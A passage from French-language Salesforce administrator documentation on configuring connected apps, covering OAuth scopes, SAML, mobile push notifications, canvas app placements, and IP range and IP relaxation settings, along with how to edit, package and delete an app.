**2.** Si vous utilisez le flux OAuth JWT, sélectionnez `Utiliser les signatures numériques`. Si l'application utilise un certificat, cliquez sur **Sélectionner un fichier**, puis sélectionnez le fichier du certificat.

**3.** Ajoutez tous les domaines OAuth pris en charge à `Domaines OAuth sélectionnés`. Ces domaines référencent les autorisations accordées par l'utilisateur qui exécute l'application connectée et sont suivis du nom de leur jeton OAuth, entre parenthèses :

**Accéder à et gérer votre fil Chatter (chatter_api)**
Permet d'accéder uniquement aux ressources de l'API REST Chatter.

**Accéder à vos données et les gérer (api)**
Permet d'accéder au compte de l'utilisateur connecté à l'aide d'API telles que l'API REST ou l'API de transfert en masse. Ces valeurs comprennent également `chatter_api`, ce qui permet d'accéder aux ressources de l'API REST Chatter.

**Accéder à vos informations de base (id, profile, email, address, phone)**
Permet d'accéder au service des URL identité.

**Accéder aux autorisations personnalisées (custom_permissions)**
Autorise l'accès aux autorisations personnalisées dans une organisation associée à l'application connectée, et indique si chaque autorisation est activée pour l'utilisateur connecté.

**Autoriser l'accès à votre identifiant unique (openid)**
Permet d'accéder à l'identificateur unique de l'utilisateur connecté pour les applications OpenID Connect.

**Accès total (full)**
Permet d'accéder à toutes les données accessibles par l'utilisateur connecté et englobe toutes les autres étendues. `full` ne renvoie pas un jeton actualisé. Pour obtenir un jeton actualisé, vous devez demander l'étendue `refresh_token` de façon explicite.

**Effectuer à tout moment des requêtes en votre nom (refresh_token, offline_access)**
Permet de renvoyer un jeton d'actualisation si vous êtes autorisé(e) à en recevoir un. Permet à l'application d'interagir avec les données de l'utilisateur lorsqu'il est hors ligne. L'étendue `refresh_token` est synonyme d'`offline_access`.

**Fournir l'accès à des applications personnalisées (visualforce)**
Permet d'accéder aux pages Visualforce.

**Fournir l'accès à vos données via le Web (web)**
Permet d'utiliser le jeton `access_token` sur le Web. Il comprend également `visualforce` qui permet d'accéder aux pages Visualforce.

4. Contrôlez comment la requête OAuth traite le jeton d'ID. Si la requête OAuth inclut l'étendue `openid`, le jeton renvoyé peut inclure le jeton d'ID.
   - Pour inclure un jeton d'ID dans les réponses de jeton d'actualisation, sélectionnez `Inclure un jeton d'ID`. Il est toujours inclus dans les réponses de jeton d'accès.
   - Une fois le paramètre de jeton d'ID activé, configurez les paramètres secondaires qui contrôlent le contenu du jeton d'ID à la fois dans les réponses de jeton d'accès et d'actualisation. Sélectionnez au moins l'un des paramètres ci-dessous.

     **Inclure des réclamations standard**
     Incluez les réclamations standard qui contiennent des informations sur l'utilisateur, telles que le nom, le profil, le numéro de téléphone et l'adresse de l'utilisateur. Les spécifications OpenID Connect définissent un ensemble de réclamations standard à renvoyer dans le jeton d'ID.

     **Inclure des attributs personnalisés**
     Si votre application a des attributs personnalisés spécifiés, insérez-les dans le jeton d'ID.

     **Inclure des autorisations personnalisées**
     Si votre application a des autorisations personnalisées spécifiées, insérez-les dans le jeton d'ID.

Si l'option `Aucune approbation utilisateur requise pour les utilisateurs de cette organisation` était sélectionnée dans l'accès à distance pour votre organisation avant la version Spring '12, les utilisateurs de l'organisation dans laquelle l'application a été créée conservent l'approbation automatique pour l'application. La case à cocher en lecture seule `Aucune approbation utilisateur requise pour les utilisateurs de cette organisation` est sélectionnée pour afficher cette condition. Pour des applications connectées, une fois l'application créée, il est recommandé aux administrateurs d'installer l'application, puis de définir `Utilisateurs autorisés` sur `Utilisateurs approuvés par l'administrateur`. Si l'option d'accès à distance n'était pas initialement cochée, elle n'est pas affichée.

## Paramètres d'application Web

Saisissez une `URL de départ`, utilisée par votre application pour diriger les utilisateurs vers un emplacement spécifique après leur authentification. Si vous ne saisissez pas d'`URL de départ`, après l'authentification les utilisateurs sont dirigés vers la page de départ par défaut de l'application. Si l'application connectée que vous créez est une application de zone de dessin, il n'est pas nécessaire de saisir une valeur dans ce champ. Le champ `URL d'application de zone de dessin` contient l'URL appelée pour l'application connectée.

Si votre application connectée utilise un fournisseur de services SAML, sélectionnez `Activer SAML`. Saisissez l'`ID d'entité`, l'`URL ACS`, le `Type d'objet`, le `Format d'ID de nom` et l'`Émetteur`, disponibles auprès de votre fournisseur de services. Sélectionnez `Vérifier les signatures des demandes` si le fournisseur de services vous a fourni un certificat de sécurité. Recherchez le certificat dans votre système. Il est requis uniquement si vous envisagez d'initier une connexion à Salesforce depuis le fournisseur de services et si ce dernier signe les demandes SAML.

**Important:** Si vous chargez un certificat, toutes les demandes SAML doivent être signées. Si aucun certificat n'est chargé, toutes les demandes SAML sont acceptées.

Vous pouvez également sélectionner `Crypter une réponse SAML` pour charger un certificat et sélectionner une méthode de cryptage pour l'assertion. Pour l'algorithme de cryptage, les valeurs correctes sont `AES-128` (clé 128 bits), `AES-256` (clé 256 bits) et `Triple-DES` (Triple Data Encryption Algorithm).

## Gestionnaire d'application connectée personnalisée

Personnalisez le comportement d'une application connectée avec Apex. Créez une classe qui étend la classe Apex `ConnectedAppPlugin` et associez-la à une application connectée. La classe peut prendre en charge de nouveaux protocoles d'authentification et répondre aux attributs utilisateur afin de servir un processus métier.

Ce plug-in est exécuté au nom d'un compte utilisateur. Dans le champ `Exécuter en tant que`, sélectionnez l'utilisateur du plug-in. Si l'utilisateur n'est pas autorisé pour l'application connectée, utilisez la méthode `authorize`. Pour plus d'informations, reportez-vous à la classe `ConnectedAppPlugin` dans le guide Force.com Apex Code Developer's Guide.

### Paramètres d'application mobile

1. Saisissez l'`URL de départ mobile` pour diriger les utilisateurs vers un emplacement spécifique lors d'un accès à l'application à partir d'un appareil mobile. Si vous ne saisissez pas d'`URL de départ mobile`, les utilisateurs sont dirigés vers l'`URL de départ` définie sous Paramètres d'application Web. Si l'application connectée que vous créez est une application de zone de dessin, il n'est pas nécessaire de saisir une valeur dans ce champ. Le champ URL d'application de zone de dessin contient l'URL appelée pour l'application connectée.
2. Sélectionnez `Protection par code PIN` si votre application prend en charge ce type de protection. Un administrateur peut ainsi définir le délai d'expiration de la session et la longueur du code PIN pour les applications mobiles, après l'installation de l'application connectée. La protection par code PIN est automatiquement prise en charge par le kit de développement Salesforce Mobile (http://developer.salesforce.com/page/Mobile_SDK). Vous pouvez également la mettre en oeuvre manuellement en lisant l'objet `mobile_policy` dans l'URL d'identité de l'utilisateur.
3. Spécifiez la `Plate-forme de l'application` en sélectionnant iOS ou Android dans la liste déroulante.
4. Spécifiez le ou les formats des appareils pris en charge pour l'application mobile dans la liste déroulante `Limiter au type d'appareil`. Les valeurs possibles sont Téléphone, Tablette ou Mini tablette. Si l'application est universelle (c.-à-d. si elle en charge tous les formats), ne sélectionnez aucune valeur.
5. Saisissez le numéro de `Version d'application` de l'application mobile.
6. Saisissez la `Version minimale du système d'exportation` requise pour l'application.
7. Sélectionnez `Application privée` pour confirmer que cette application est réservée uniquement à une distribution interne (non publique). Cette option est obligatoire, car Apple n'autorise pas la distribution d'applications mobiles publiques hors de l'App Store.
8. Si l'application mobile est privée, spécifiez l'emplacement du fichier `binaire de l'application mobile`. Il correspond à un fichier IPA pour iOS et à un fichier APK pour Android.
9. Pour les applications iOS uniquement :
   a. Spécifiez l'emplacement de l'icône d'application. Elle correspond à l'icône affichée pendant le téléchargement et l'installation de l'application sur l'appareil iOS.
   b. Spécifiez l'identifiant du paquet iOS.

   Remarque: Pour iOS 7 ou supérieur, vous devez spécifier un identifiant de paquet iOS identique à celui utilisé pour le développement de l'application dans XCode. Sinon, l'utilisateur final affiche deux icônes d'application lors de l'installation de l'application.

10. Si l'application connectée mobile est publique et que vous n'avez pas chargé son fichier binaire dans Salesforce, saisissez l'`URL de binaire d'application` ici.

Remarque: Si vous supprimez l'intégration mobile d'une nouvelle version d'une application connectée existante, l'intégration mobile n'est plus incluse dans aucune version de l'application connectée. Par exemple, prenons la publication d'un package contenant la version 1.0 de votre application connectée avec l'intégration mobile. Supprimez l'intégration mobile de l'application, empaquetez-la et publiez-la sous la version 1.1. Si un client installe le package antérieur avec la version 1.0, l'application connectée version 1.0 n'inclut pas l'intégration mobile.

Votre application connectée peut recevoir des notifications automatiques si :

- Elle est créée à l'aide du kit de développement Salesforce Mobile.

- Elle met en oeuvre le protocole de notification automatique du Kit de développement Mobile pour votre plate-forme.
- Vous êtes un développeur enregistré auprès du fournisseur de la plate-forme mobile (Apple ou Google).
- Votre application est enregistrée dans le service APNS (Apple Push Notification Service) pour les notifications automatiques iOS ou GMC (Google Cloud Messaging) pour les notifications automatiques Android.
- Vous avez mis en oeuvre les gestionnaires Apex pour les notifications automatiques.

Remarque: Une application connectée activée pour la notification automatique ne prend en charge qu'une seule plate-forme mobile. Si vous distribuez des versions Android et iOS de votre application mobile et souhaitez activer la prise en charge des notifications automatiques dans les deux versions, créez une application connectée pour chaque plate-forme.

Pour plus d'informations sur ces exigences, reportez-vous au guide *Salesforce Mobile Push Notifications Implementation Guide*.

Pour configurer des notifications automatiques pour APNS (iOS) :

1. Sélectionnez **Messagerie automatique activée**.
2. Dans Plate-forme automatique prise en charge, sélectionnez **Apple**.
3. Sélectionnez l'environnement Apple valide pour votre certificat de notification automatique APNS.
4. Dans Certificat, sélectionnez le fichier de certificat `.p12` que vous avez reçu du service APNS lors de l'inscription de votre application pour les notifications automatiques (Push) (par exemple, `appkey.p12`).
5. Saisissez le mot de passe de votre fichier de certificat `.p12`.

Pour configurer des notifications automatiques pour le service GCM (Android) :

1. Sélectionnez **Messagerie automatique activée**.
2. Dans Plate-forme automatique prise en charge, sélectionnez **Android GCM**.
3. Dans Clé des applications serveur (Clé API), saisissez la clé que vous avez reçue lors de l'inscription du développeur chez Google.

Pour modifier la plate-forme mobile que vous avez configurée pour les notifications automatiques :

1. Désélectionnez **Messagerie automatique activée**.
2. Enregistrez l'application connectée, puis cliquez sur **Modifier**.
3. Modifiez **Plate-forme d'application** et les valeurs associées dans Paramètres mobiles pour refléter la nouvelle plate-forme.
4. Reconfigurez les notifications automatiques pour la nouvelle plate-forme.

## Paramètres d'application de zone de dessin

Deux types d'application de zone de dessin sont disponibles :

- Les *Applications de zone de dessin* installées par l'administrateur de l'organisation.
- Les *Applications personnelles de zone de dessin* installées par les utilisateurs dans l'ensemble des organisations. Les utilisateurs accèdent à une application personnelle de zone de dessin à partir de l'onglet Chatter. Ils sont invités à autoriser l'application à se connecter à leurs données Salesforce. Ces étapes incluent la définition d'une application en tant qu'application personnelle de zone de dessin. Pour plus d'informations, reportez-vous à « Canvas Personal Apps » dans le guide *Force.com Canvas Developer's Guide*.

1. Si votre application connectée est exposée en tant d'application de zone de dessin, sélectionnez `Force.com Canvas`.
2. Saisissez l'`URL d'application de zone de dessin` de l'application tierce. L'utilisateur est dirigé vers cette URL lorsqu'il clique sur le lien de votre application de zone de dessin.
3. Sélectionnez une `Méthode d'accès`. Elle spécifie comment l'application de zone de dessin initie le flux d'authentification OAuth.
   - `Demande signée (POST)` : une authentification OAuth est utilisée, mais lorsque l'administrateur installe l'application de zone de dessin, il autorise implicitement l'accès des utilisateurs. Par conséquent, l'utilisateur n'est pas invité à autoriser le tiers à

accéder à ses informations utilisateur. Lorsque vous utilisez cette méthode d'accès, l'authentification est publiée directement dans l'URL de l'application de zone de dessin.

Si votre application de zone de dessin utilise une authentification de demande signée, n'ajoutez pas `Effectuer à tout moment des requêtes en votre nom` dans le champ `Domaines OAuth sélectionnés`.

- `Webflow OAuth (GET)` : une authentification OAuth est utilisée et l'utilisateur est invité à autoriser l'application tierce à accéder à ses informations. Lorsque vous utilisez cette méthode d'accès, l'application de zone de dessin doit initier le flux d'authentification OAuth.

4. Si vous utilisez l'authentification unique (SSO) pour l'application de zone de dessin, sélectionnez le champ `Méthode d'initiation SAML`. Ce champ est activé si vous sélectionnez `Activer SAML` dans la section Paramètres d'application Web. Pour ce champ, les options sont les suivantes :
   - **Fournisseur d'identité initié** : Salesforce effectue la requête initiale pour démarrer le flux SSO.
   - **Fournisseur de services initié** : l'application de zone de dessin démarre le flux SSO une fois l'application invoquée.
5. Sous `Emplacements`, sélectionnez l'emplacement d'affichage de l'application de zone de dessin pour les utilisateurs.
   - **Fil Chatter** : l'application de zone de dessin s'affiche dans le fil. Si cette option est sélectionnée, vous devez créer un élément de fil CanvasPost et vous assurer que l'utilisateur actuel a accès à l'application de la zone de dessin.
   - **Onglet Chatter** : l'application de zone de dessin s'affiche dans la liste de navigation des applications sous l'onglet Chatter. Si cette option est sélectionnée, l'application de zone de dessin s'affiche automatiquement.
   - **Console** : l'application de zone de dessin s'affiche dans le pied de page ou dans les menus latéraux d'une console Salesforce. Si cette option est sélectionnée, vous devez choisir l'emplacement d'affichage de l'application de zone de dessin dans une console en l'ajoutant en tant qu'élément personnalisé de console.
   - **Présentations et cartes mobiles** : l'application de zone de dessin peut s'afficher dans une présentation de page ou une carte mobile. Si cette option est sélectionnée, vous choisissez l'emplacement d'affichage de l'application de zone de dessin en l'ajoutant à la présentation de page.
   - **Navigation mobile** : l'application de zone de dessin est accessible depuis le menu de navigation de Salesforce1.

     Remarque: Les applications de la zone de dessin ne sont pas affichées dans le menu de navigation de Salesforce1 sur les appareils mobiles Android. Pour afficher les applications de zone de dessin dans le menu de navigation sous Android, connectez-vous à l'application navigateur mobile Salesforce1.

   - **Open CTI** : l'application de zone de dessin s'affiche dans l'outil de contrôle d'appels. Si cette option est sélectionnée, vous devez spécifier l'application de zone de dessin dans le fichier de définition de votre centre d'appels pour qu'elle s'affiche.
   - **Éditeur** : l'application de zone de dessin s'affiche dans l'éditeur. Si cette option est sélectionnée, vous devez créer une action rapide personnalisée de zone de dessin et l'ajouter à la présentation globale ou à la présentation d'un objet.
   - **Page Visualforce** : l'application de zone de dessin peut s'afficher dans une page Visualforce. Si vous ajoutez un composant `<apex:canvasApp>` pour exposer une application de zone de dessin dans une page Visualforce, assurez-vous de sélectionner cet emplacement pour l'application, sinon vous obtenez une erreur.
6. Sélectionnez `Créer des actions automatiquement` afin de créer une action globale pour votre application de zone de dessin. Pour créer une action globale pour l'application de zone de dessin, sélectionnez `Éditeur` sous `Emplacement`, sinon aucune action globale n'est créée. Vous pouvez également créer l'action manuellement plus tard.
7. Si vous avez mis en oeuvre votre propre classe Apex Canvas.CanvasLifecycleHandler, renseignez le nom de la classe dans `Classe du cycle de vie`. La classe Apex CanvasLifecycleHandler permet de personnaliser les informations contextuelles et d'ajouter un comportement personnalisé à votre application de zone de dessin.
8. Pour permettre aux utilisateurs d'installer votre application, sélectionnez la case `Activer en tant qu'application Canvas Personal`. L'onglet Chatter est le seul `Emplacement` qui prend en charge les applications personnelles de zone

de dessin. Pour plus d'informations sur les applications personnelles de zone de dessin, reportez-vous à « Canvas Personal Apps » dans le guide *Force.com Canvas Developer's Guide*.

**Remarque:** Si le paramètre `Activer en tant qu'application Canvas Personal` n'est pas affiché, cela signifie que l'administrateur de l'organisation de destination de l'application n'a pas activé les applications personnelles de zone de dessin. Pour plus d'informations sur ce paramètre, reportez-vous à « Enabling Canvas Personal Apps within an Organization » dans le guide *Force.com Canvas Developer's Guide*.

CONSULTER ÉGALEMENT :

Modification, empaquetage ou suppression d'une application connectée

Applications connectées

URL d'identité

## Modification, empaquetage ou suppression d'une application connectée

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Après avoir créé une application connectée, vous pouvez la modifier, l'empaqueter ou la supprimer.

**Remarque:** Le nom de l'application connectée actuelle doit être unique dans votre organisation. Vous pouvez réutiliser le nom d'une application connectée supprimée si elle a été créée en utilisant la version '14 ou une version supérieure. Vous ne pouvez pas réutiliser le nom d'une application connectée supprimée si elle a été créée en utilisant une version antérieure.

### Modification d'une application connectée

Vous pouvez mettre à jour à tout moment une application connectée. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**. Sélectionnez dans la liste le nom d'une application connectée, puis cliquez sur **Modifier**. Sauvegardez vos modifications en cliquant sur **Enregistrer**.

Une fois l'application connectée créée, vous revenez à la page de détail pour spécifier les plages IP autorisées.

Les plages IP fonctionnent avec les applications connectées activées par OAuth, pas avec les applications connectées activées par SAML, et elles spécifient les adresses IP valides pour l'application connectée.

Suivez la procédure ci-dessous pour définir la plage IP autorisée.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez le nom d'une application connectée dans la liste.
3. Dans la section Plage IP de confiance pour un flux de serveur Web OAuth, cliquez sur **Nouveau**.
4. Saisissez une adresse IP valide dans le champ **Adresse IP de début** et une adresse IP plus grande dans le champ **Adresse IP de fin**.

   Vous pouvez saisir plusieurs plages discontinues, en cliquant sur **Nouveau** pour saisir chaque plage.

Vous pouvez autoriser des utilisateurs spécifiques à accéder à l'application connectée à partir d'une adresse extérieure à la Plage IP approuvée, pour les applications connectées activées par OAuth. Par exemple, pour autoriser l'accès à certains utilisateurs mobiles, définissez l'application connectée sur Relâcher les restrictions IP avec un deuxième facteur. Lorsqu'un utilisateur tente d'accéder à l'application connectée depuis une adresse extérieure à la plage, il est invité à fournir un deuxième facteur d'authentification, par exemple un code de jeton. Si l'authentification avec le deuxième facteur réussit, l'utilisateur peut accéder à l'application connectée hors de la plage IP de confiance.

1. Dans Configuration, saisissez *Applications connectées* dans la case Recherche rapide, puis sélectionnez l'option de gestion des applications connectées.
2. Cliquez sur **Modifier** en regard du nom de l'application connectée pour afficher les valeurs de l'application.
3. Sélectionnez Relâcher les restrictions IP dans la liste déroulante du champ Relaxe d'IP.

Remarque: Si l'option Forcer les plages IP de connexion à chaque requête des Paramètres de session est activée, elle affecte le comportement de la relaxe IP. Pour plus d'informations, reportez-vous à Relaxe IP et application d'adresses IP permanentes pour une application connectée à la page 6004.

Une fois l'application connectée créée, vous pouvez revenir à la page de détail et spécifier des attributs personnalisés. Les attributs personnalisés spécifient les métadonnées SAML ou les paramètres OAuth qui sont lus à l'exécution d'OAuth.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
2. Sélectionnez le nom d'une application connectée dans la liste.
3. Dans la section Attributs personnalisés, cliquez sur **Nouveau**.

   Chaque attribut personnalisé doit avoir une clé unique et utiliser des champs disponibles dans le menu **Insérer un champ**. Par exemple, attribuez le nom de clé pays, puis insérez le champ $Organization.Country. Lors de l'utilisation de SAML, les attributs sont envoyés en tant qu'instructions d'attributs SAML. Lors de l'utilisation d'OAuth, les attributs sont disponibles en tant qu'objet custom_attributes dans l'URL d'identité de l'utilisateur.

Les attributs personnalisés suivants sont disponibles pour les applications connectées Salesforce1.

**Tableau 72: Attributs personnalisés des applications connectées Salesforce1 pour Android**

| Clé d'attribut | Valeur d'attribut | Description |
|---|---|---|
| CALL_HISTORY | • DISABLED<br>• ADMIN_DEFINED<br>• SIMPLE | • Si défini sur DISABLED, retire la consignation des appels du menu de navigation.<br>• Si défini sur ADMIN_DEFINED, active la consignation des appels Android native.<br>• Si défini sur SIMPLE, active la consignation des appels Aura. |

**Tableau 73: Attributs personnalisés d'application connectée Salesforce1 pour iOS**

| Clé d'attribut | Valeur d'attribut | Description |
|---|---|---|
| `USE_ALTERNATE_USER_PROFILE` | • `TRUE`<br>• `FALSE` | • Si défini sur `TRUE`, active la page d'accueil des profils Aura.<br>• Si défini sur `FALSE`, active la page d'accueil des profils iOS native. |
| `SHOW_OPEN_IN` | • `FALSE` | • Si défini sur `FALSE`, empêche les utilisateurs de partager un fichier en utilisant un lien vers le fichier, ou l'ouverture d'un fichier dans une application tierce. |

Lors de la définition d'attributs personnalisés, saisissez les valeurs des attributs entre guillemets.

Important: Lors de la mise jour des champs d'une application connectée, notez que les modifications apportées à certains champs s'appliquent également et immédiatement à toutes les versions installées de l'application connectée. Ces champs sont indépendants de la version et contournent le package ou le cycle d'installation. Les utilisateurs de l'application connectée afficheront des modifications, par exemple une nouvelle description. Les champs suivants ont ce comportement indépendant de la version.

- Description
- URL d'information
- URL d'image de logo
- URL de rappel

## Empaquetage d'une application connectée

Lorsque l'application connectée ou une nouvelle version d'une application existante est créée, vous pouvez l'empaqueter pour la rendre disponible pour les utilisateurs d'autres organisations Salesforce. Vous ajoutez une application connectée à un package géré comme et avec tout autre composant, tel que des objets personnalisés, des pages Visualforce ou des classes Apex. Cela facilite la distribution d'une application connectée vers d'autres organisations Salesforce. En tant que composants empaquetables, les applications connectées bénéficient également des autres fonctionnalités des packages gérés, notamment l'insertion dans les listes AppExchange, les mises à niveau automatiques, les scripts Apex de post-installation, la gestion des licences et le support avancé de l'abonné.

Remarque: Vous pouvez empaqueter une application connectée uniquement depuis une organisation Developer Edition. Les applications connectées peuvent être ajoutées uniquement à des packages gérés. Elles ne sont pas prises en charge pour des packages non gérés.

## Suppression d'une application connectée

Pour supprimer une application connectée, cliquez sur le **nom de l'application connectée** dans la liste des applications. Cliquez sur **Supprimer** dans la page de modification, puis confirmez en cliquant de nouveau sur **Supprimer**. Même si l'application est supprimée de votre liste, vous ne pouvez pas réutiliser son nom.

Si vous supprimez une application connectée qui est incluse dans un package, l'application reste disponible dans le package jusqu'à la mise à jour du package.

**Remarque:** Si le provisionnement utilisateur a été configuré pour une application connectée, vous ne pouvez pas supprimer l'application connectée, ni désinstaller un package qui la contient, tant qu'un administrateur n'a pas retiré les détails de configuration du provisionnement utilisateur. Notez que la désactivation de la case `Activer le provisionnement utilisateur` dans la page détail de l'application connectée ne retire pas les détails de configuration de l'organisation. Pour retirer les détails de configuration, reportez-vous aux instructions pour les administrateurs de Salesforce dans ce problème connu.

CONSULTER ÉGALEMENT :

- Création d'une application connectée
- Applications connectées
- Provisionnement utilisateur pour des applications connectées

## Relaxe IP et application d'adresses IP permanentes pour une application connectée

Cette rubrique présente comment l'option des Paramètres de session `Forcer les plages IP de connexion à chaque requête` affecte les paramètres de relaxe IP d'une application connectée activée par OAuth.

Si vous avez relâché les restrictions IP pour votre application connectée activée par OAuth et si votre organisation a activé l'option `Forcer les plages IP de connexion à chaque requête`, l'accès à votre application connectée peut changer. Cette modification de l'accès s'applique à l'accès de clients, y compris des appareils mobiles, pour toutes les applications connectées activées par OAuth. La relaxe IP ne s'applique pas aux applications connectées activées par SAML.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

**Tableau 74: Paramètres de relaxe IP et application d'adresses IP permanentes pour une application connectée**

| Relaxe IP | Lorsque l'application d'adresses IP permanentes est désactivée (par défaut) | Lorsque l'application d'adresses IP permanentes est activée |
|---|---|---|
| `Forcer les restrictions IP` | Un utilisateur qui exécute cette application est soumis aux restrictions IP de l'organisation, par exemple les plages d'adresses IP définies dans le profil de l'utilisateur. | Un utilisateur qui exécute cette application est soumis aux restrictions IP de l'organisation, par exemple les plages d'adresses IP définies dans le profil de l'utilisateur. |
| `Relâcher les restrictions IP avec un deuxième facteur` | Un utilisateur qui exécute cette application contourne les restrictions IP de l'organisation si l'une des conditions ci-dessous est remplie :<br>• L'application a des plages d'adresses IP inscrites dans sa liste blanche et utilise le flux d'authentification du serveur Web OAuth. Seules les requêtes provenant d'adresses IP présentes dans la liste blanche sont autorisées. | Un utilisateur qui exécute cette application contourne les restrictions IP de l'organisation si l'une des conditions OAuth de la colonne précédente est vraie. Cependant, pour des raisons de sécurité, il ne peut pas accéder aux éléments suivants :<br>• Modification du mot de passe<br>• Ajout d'un jeton temporel<br>• Pages d'un flux de connexion |

| Relaxe IP | Lorsque l'application d'adresses IP permanentes est désactivée (par défaut) | Lorsque l'application d'adresses IP permanentes est activée |
|---|---|---|
| | • L'application n'a aucune liste blanche de plages d'adresses IP, elle utilise le flux d'authentification du serveur Web ou utilisateur-agent OAuth, et l'utilisateur effectue avec succès la confirmation d'identité. | |
| `Relâcher les restrictions IP` | Un utilisateur qui exécute cette application connectée n'est soumis à aucune restriction IP. | Un utilisateur qui exécute cette application connectée n'est soumis à aucune restriction IP. Cependant, pour des raisons de sécurité, il ne peut pas accéder aux éléments suivants :<br>• Modification du mot de passe<br>• Ajout d'un jeton temporel<br>• Pages d'un flux de connexion |

## Affichage des détails d'une application connectée

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

La page de détail de l'Application connectée affiche des informations sur l'application connectée, avec sa version et ses domaines. Vous pouvez modifier et vérifier l'utilisation de l'application connectée et lui associer des profils et des autorisations.

- Cliquez sur **Modifier** pour modifier la configuration de l'application dans la page Modifier de l'application connectée.
- Cliquez sur **Télécharger les métadonnées** pour obtenir les URL de connexion SAML et les points de terminaison du fournisseur de services, qui sont spécifiques à la configuration de votre communauté ou domaine personnalisé. Ce bouton s'affiche uniquement si votre organisation est activée en tant que fournisseur d'identité, et uniquement avec des applications connectées qui utilisent SAML.
- Au lieu de les télécharger, vous pouvez accéder aux métadonnées via une URL dans Point de terminaison de découverte des métadonnées. Votre fournisseur de services peut utiliser cette URL pour configurer la connexion à Salesforce par authentification unique.

- Cliquez sur **Afficher l'utilisation de OAuth** pour afficher le rapport d'utilisation des applications connectées dans votre organisation.
- Vous pouvez activer le provisionnement utilisateur pour une application connectée dans cette page. Une fois activée, utilisez l'Assistant de provisionnement utilisateur pour configurer ou mettre à jour les paramètres associés. Une fois l'Assistant de provisionnement utilisateur exécuté, la section Comptes d'utilisateur permet de gérer individuellement la liaison entre les comptes d'utilisateur et leurs paramètres dans le système tiers.
- Cliquez sur **Gérer les profils** pour sélectionner les profils de l'application dans la page Attribution d'un profil d'application. Sélectionnez les profils qui ont accès à l'application (à l'exception de Group Edition).

  Important: Cette option n'est pas requise et ne s'affiche pas si la politique OAuth des **Utilisateurs autorisés** est définie sur `Tous les utilisateurs peuvent s'autoriser eux-mêmes`.

- Cliquez sur **Gérer les ensembles d'autorisations** pour sélectionner les ensembles d'autorisations des profils de cette application dans la page Attribution d'ensembles d'autorisations à l'application. Sélectionnez les ensembles d'autorisations pour l'accès à l'application.

  Important: Cette option n'est pas requise et ne s'affiche pas si la politique OAuth des **Utilisateurs autorisés** est définie sur `Tous les utilisateurs peuvent s'autoriser eux-mêmes`.

- Cliquez sur **Nouveau** dans Attributs SAML de fournisseur de services pour créer des paires clé-valeur d'attributs. Vous pouvez également modifier ou supprimer des attributs existants.

Seuls les utilisateurs ayant au moins l'un des profils ou ensembles d'autorisations sélectionnés peuvent exécuter l'application si vous avez sélectionné `Utilisateurs approuvés par l'administrateur` pour la valeur `Utilisateurs autorisés` dans la page Modifier de l'application connectée. Si vous avez sélectionné `Tous les utilisateurs`, les profils et les ensembles d'autorisations sont ignorés.

CONSULTER ÉGALEMENT :

Provisionnement utilisateur pour des applications connectées

## Gestion d'une application connectée

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Pour afficher et mettre à jour les propriétés d'une application connectée, dans Configuration, saisissez *Applications connectées* dans la case Recherche rapide, puis sélectionnez l'option de gestion des applications connectées. Accédez à l'application, puis cliquez sur **Modifier** en regard de son nom. Pour afficher les informations, l'utilisation et les stratégies relatives à une application connectée, ou pour ajouter des attributs personnalisés, cliquez sur le nom de l'application.

Remarque: Les sessions sont automatiquement actualisées entre toutes les 15 minutes et 12 heures pendant qu'un utilisateur se trouve dans l'application, selon la Valeur d'expiration de la session définie pour votre organisation. Cette opération est souvent transparente pour l'utilisateur.

## Applications connectées installées par Salesforce

Certaines applications Salesforce clientes sont mises en oeuvre en tant qu'applications connectées et automatiquement installées dans votre organisation, notamment Salesforce1 ou Salesforce pour Outlook. Par conséquent, votre liste d'applications installées peut contenir plus d'applications connectées qu'attendu.

